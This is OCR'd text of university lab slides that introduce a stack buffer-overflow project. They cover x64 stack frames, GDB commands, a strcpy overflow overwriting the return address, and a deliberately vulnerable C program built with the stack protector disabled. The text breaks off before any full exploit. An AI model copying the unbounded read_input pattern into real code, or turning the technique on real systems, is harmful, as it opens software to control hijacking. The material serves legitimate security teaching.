EECS 388: Lab 9

- Intro to AppSec Project
- Binary Exploitation Primer

Current Assignments

- Project 4 available now!
  - **Due Thursday, Nov. 16 at 6 p.m.**
  - Coverage: Buffer overflow exploitation (in several different ways)
- Lab assignment 4 also available!
  - **Due Thursday, Nov. 2 at 6 p.m.**

Control Hijacking & Application Security

AppSec: Project Overview

- 9 targets
  - Varying difficulty (marked “easy”, “medium”, “hard”). All are x64 (64-bit) programs.
  - Overwriting stack variables, return address, injecting shellcode, ROP, reverse engineering, etc.


- Tools
  - You will need to use GDB for this project
    - http://users.ece.utexas.edu/~adnan/gdb-refcard.pdf
  - And ROPgadget (we’ll cover this next week)
    - https://github.com/JonathanSalwan/ROPgadget
  - And Ghidra (we’ll cover this next week)
    - https://ghidra-sre.org/

Important x64 CPU Registers

- RSP: Stack pointer
  - Points to the ***top*** (***lowest address***) of the current stack frame
- RBP: Frame/Base pointer
  - Points to the ***bottom*** (***highest address***) of the current stack frame
  - Used to reference function parameters and local variables
- RIP: Instruction pointer
  - Points to the next instruction to be executed
- RAX, RBX, RCX, RDX, RDI, RSI
  - Temporary data storage

Recall from Lecture: Stack Frame Example


```
void foo(int a, int b) {
    char buf1[16];
}

int main() {
    foo(3,6);
}
```



Recall from Lecture: Stack Frame Example

```
void foo(int a, int b) {
    char buf1[16];
}

int main() {
    foo(3,6);
}
```


1. Push main's local variables onto stack




Recall from Lecture: Stack Frame Example

```
void foo(int a, int b) {
    char buf1[16];
}

int main() {
    foo(3,6);
}
```

1. Push main’s local variables onto stack
2. **Prepare for call to foo by storing foo’s args into registers**







rdi	rsi	rdx	…
3	6		

Recall from Lecture: Stack Frame Example

```
void foo(int a, int b) {
    char buf1[16];
}

int main() {
    foo(3,6);
}
```

1. Push main’s local variables onto stack
2. Prepare for call to foo by storing foo’s args into registers
3. **Push the return address (RIP) and main’s frame pointer (RBP) on the stack**






Recall from Lecture: Stack Frame Example

```
void foo(int a, int b) {
    char buf1[16];
}

int main() {
    foo(3,6);
}
```

1. Push main’s local variables onto stack
2. Prepare for call to foo by storing foo’s args into registers
3. **Push the return address (RIP) and main’s frame pointer (RBP) on the stack**



SP

main’s FP

return address

local variables

main


FP


rdi	rsi	rdx	…
3	6		

Recall from Lecture: Stack Frame Example

```
void foo(int a, int b) {
    char buf1[16];
}

int main() {
    foo(3,6);
}
```

1. Push main’s local variables onto stack
2. Prepare for call to foo by storing foo’s args into registers
3. Push the return address (RIP) and main’s frame pointer (RBP) on the stack
4. **Move FP (RBP) to begin a new stack frame for foo**







rdi	rsi	rdx	…
3	6		

Recall from Lecture: Stack Frame Example

```
void foo(int a, int b) {
    char buf1[16];
}

int main() {
    foo(3,6);
}
```

1. Push main's local variables onto stack
2. Prepare for call to foo by storing foo's args into registers
3. Push the return address (RIP) and main's frame pointer (RBP) on the stack
4. Move FP (RBP) to begin a new stack frame for foo
5. **Push foo's variables on the stack**






Recall from Lecture: Stack Frame Example

```
void foo(int a, int b) {
    char buf1[16];
}

int main() {
    foo(3,6);
}
```

1. Push main’s local variables onto stack
2. Prepare for call to foo by storing foo’s args into registers
3. Push the return address (RIP) and main’s frame pointer (RBP) on the stack
4. Move FP (RBP) to begin a new stack frame for foo
5. Push foo’s variables on the stack
6. **Pop variables off the stack**




rdi	rsi	rdx	…
3	6		

Recall from Lecture: Stack Frame Example

```
void foo(int a, int b) {
    char buf1[16];
}

int main() {
    foo(3,6);
}
```


rdi	rsi	rdx	…
3	6		




1. Push main's local variables onto stack
2. Prepare for call to foo by storing foo's args into registers
3. Push the return address (RIP) and main's frame pointer (RBP) on the stack
4. Move FP (RBP) to begin a new stack frame for foo
5. Push foo's variables on the stack
6. Pop variables off the stack
7. **Popping main's FP (RBP) off stack puts our RBP back where it was before the call to foo, likewise for the return address and RIP**

Recall from Lecture: Stack Frame Example

```
void foo(int a, int b) {
    char buf1[16];
}

int main() {
    foo(3,6);
}
```



rdi	rsi	rdx	…
3	6		



}foo

local variables

main’s FP

return address

SP

local variables

}main

FP

1. Push main’s local variables onto stack
2. Prepare for call to foo by storing foo’s args into registers
3. Push the return address (RIP) and main’s frame pointer (RBP) on the stack
4. Move FP (RBP) to begin a new stack frame for foo
5. Push foo’s variables on the stack
6. Pop variables off the stack
7. **Popping main’s FP (RBP) off stack puts our RBP back where it was before the call to foo, likewise for the return address and RIP**


What happens during a function call?

```
$ ./stacktest AAAA

void do_something(char* buffer) {

    char my_var[128];

    strcpy(my_var, buffer);

}

int main (int argc, **argv) {

    do_something(argv[1]);

}
```

We need to make a new stack frame for this function call

To prepare for a function call, we need to

1. Store any arguments passed to the function to the registers (if no enough register, then push arguments onto the stack)
2. Push the return address onto the stack



* “Calling Convention” is the term you can google.

Function call cont.


```
$ ./stacktest AAAA

void do_something(char* buffer) {

    char my_var[128];

    strcpy(my_var, buffer);

}

int main (int argc, **argv) {

    do_something(argv[1]);

}
```

Function prologue:

3. Space on the stack for do_something's variables is allocated by "subtracting" from RSP

2. RBP is set to be the value of RSP to signify the start of a new stack frame

1. Previous value of RBP is pushed onto the stack. (When the function returns, this allows the old stack frame to be restored.)




Buffer Overflow Vulnerability

```
$ ./stacktest AAAAAAAAAAAAAAAA... (152 As)

void do_something(char* buffer) {

    char my_var[128];

    strcpy(my_var, buffer);

}

int main (int argc, **argv) {

    do_something(argv[1]);

}
```

strcpy(dst, src) copies A's into stack space

There is no bounds checking. It just copies to the stack until src contains a null byte

When function ends, RIP will be set to the stored return address (now 0x4141414141414141). We can make the return address whatever we want.



GDB: Useful Things to Remember

- `disassemble` → shows dump of assembly code
- `info reg` → show the values of registers
- `x` → examine memory contents
    - `x/64wx $sp`
        - 0x10: 0xaabbccdd 0x11223344 ...
    - `x/64bx $sp`
        - 0x10: dd cc bb aa / 44 33 22 11 / ...

Values at each address

- `next instruction` → execute the next machine instruction
- `step instruction` → step to next machine instruction
- `break *0xaabbccdd`
  `break function_name`
- `continue` → execute until next break / end
- `run [arglist]` → start program with optional arglist, run until breakpoint or termination
- `print function_name` → prints the address of a function

`gdb --args`

gdb cheatsheet:
http://users.ece.utexas.edu/~adnan/gdb-refcard.pdf

Assembly Syntax: Intel vs. AT&T

We use Intel syntax everywhere, but you'll see AT&T syntax in some online docs.

Intel

```
add rsp, 0x10
```

```
lea rax, [rbp-0x1c]
```

Operands ordered as `dest, src`

Only syntax supported by Ghidra

```
objdump -d -M intel a.out
```

AT&T

```
add $0x10, %rsp
```

```
lea -0x1c(%rbp),%rax
```

Operands ordered as `src, dest`


GDB can be set to AT&T or Intel

```
objdump -d -M att a.out
```

Merely two ways of expressing the same thing.


Consider this C code:

Definition of read_input() is on next slide.



```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void read_input(char *ptr, const char *filename);

void secretFunction()
{
    printf("Congratulations!\n");
    printf("You have entered in the secret function!\n");
    exit(0);
}

void vuln(char *filename)
{
    char buffer[20];
    read_input(buffer, filename);
    printf("You entered: %s\n", buffer);
}

int main(int argc, char **argv)
{
    if(argc != 2) {
        fprintf(stderr, "Error: need a command-line argument\n");
        return 1;
    }

    vuln(argv[1]);

    return 0;
}
```

This is the same read_input() function you will be using in project 4




```
void read_input_with_limit(char *ptr, const char *filename, size_t limit) {
    size_t left_to_read = limit;
    FILE* file = fopen(filename, "rb");
    if (file == NULL) {
        perror("Error opening input file");
        exit(1);
    }

    while (!feof(file) && left_to_read > 0) {
        const size_t elements_to_read = left_to_read > 0x400 ? 0x400 : left_to_read;

        const size_t elements_read = fread(ptr, sizeof(char), elements_to_read, file);
        if (ferror(file)) {
            perror("Error reading input file");
            exit(1);
        }

        left_to_read -= elements_read;
        ptr += elements_read;
    }

    fclose(file);
}

void read_input(char *ptr, const char *filename) {
    read_input_with_limit(ptr, filename, 0xffffffffffffffff);
}
```

Lets see what it really does!


- Compile it:
  - `gcc -m64 -static -fno-stack-protector -o vulnOut vuln.c`
    - This command means:
      - gcc to compile vuln.c.
      - Generate executable for x64 architecture.
      - Disable stack canary
      - Use ‘vulnOut’ as the filename for the generated executable.
- Debug it:
  - `gdb vulnArgs`

disassemble main() to get target return address:



